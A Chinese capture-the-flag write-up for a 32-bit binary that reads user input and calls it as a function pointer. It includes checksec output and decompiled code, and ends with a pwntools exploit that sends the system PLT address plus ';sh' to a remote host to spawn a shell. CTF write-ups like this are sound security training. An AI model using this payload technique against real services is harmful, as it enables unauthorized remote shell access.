there_is_the_backdoor

保护机制


```
giantbranch@ubuntu:~/mouth_game/mouth_2/there_is_the_backdoor$ checksec ./back
[*] '/home/giantbranch/mouth_game/mouth_2/there_is_the_backdoor/back'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

除了pie其他的都开了

代码分析

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   init();
4   puts("Enter the password and I'll give you the back door");
5   read(0, &notebook, 0x50u);
6   notebook(&notebook);
7   return 0;
8 }
```

可以发现就是读入了0x50长度，然后直接call读取的前四个字节内容并且把读取的内容作为参数



Function name	Segme
_init_proc	.init
setbuf	**.plt.g**
read	**.plt.g**
__stack_chk_fail	.plt.go
puts	**.plt.g**
system	**.plt.g**
__gmon_start__	.plt.go
__libc_start_main	**.plt.g**
_start	.text
__x86_get_pc_thunk_bx	.text
deregister_tm_clones	.text
register_tm_clones	.text
__do_global_dtors_aux	.text
frame_dummy	.text
init	.text
backdoor	.text
main	**.text**
__libc_csu_init	.text
__libc_csu_fini	.text
_term_proc	.fini
__imp_read	**extern**
__imp_puts	**extern**
__imp_setbuf	**extern**
__imp___stack_chk_fail	extern
__imp_system	**extern**
__imp___libc_start_main	**extern**
__imp___gmon_start__	extern

可以发现还有system函数，所以我们前四个字节肯定是system函数的plt地址，那么根据system的参数;可以分割指令，那么我们输入内容为p32(system_plt)+b';sh'的时候就会分别执行system(p32(system_plt))和system('sh')，这样就拿到shell了

exp

```
from pwn import*
from time import*
#p=process('./back')
#sleep(5)
p=remote('101.42.48.14',8093)
elf=ELF('./back')
system_plt=elf.plt['system']
payload=p32(system_plt)+b';sh\x00'
p.recvuntil('door\n')
p.sendline(payload)
p.interactive()
```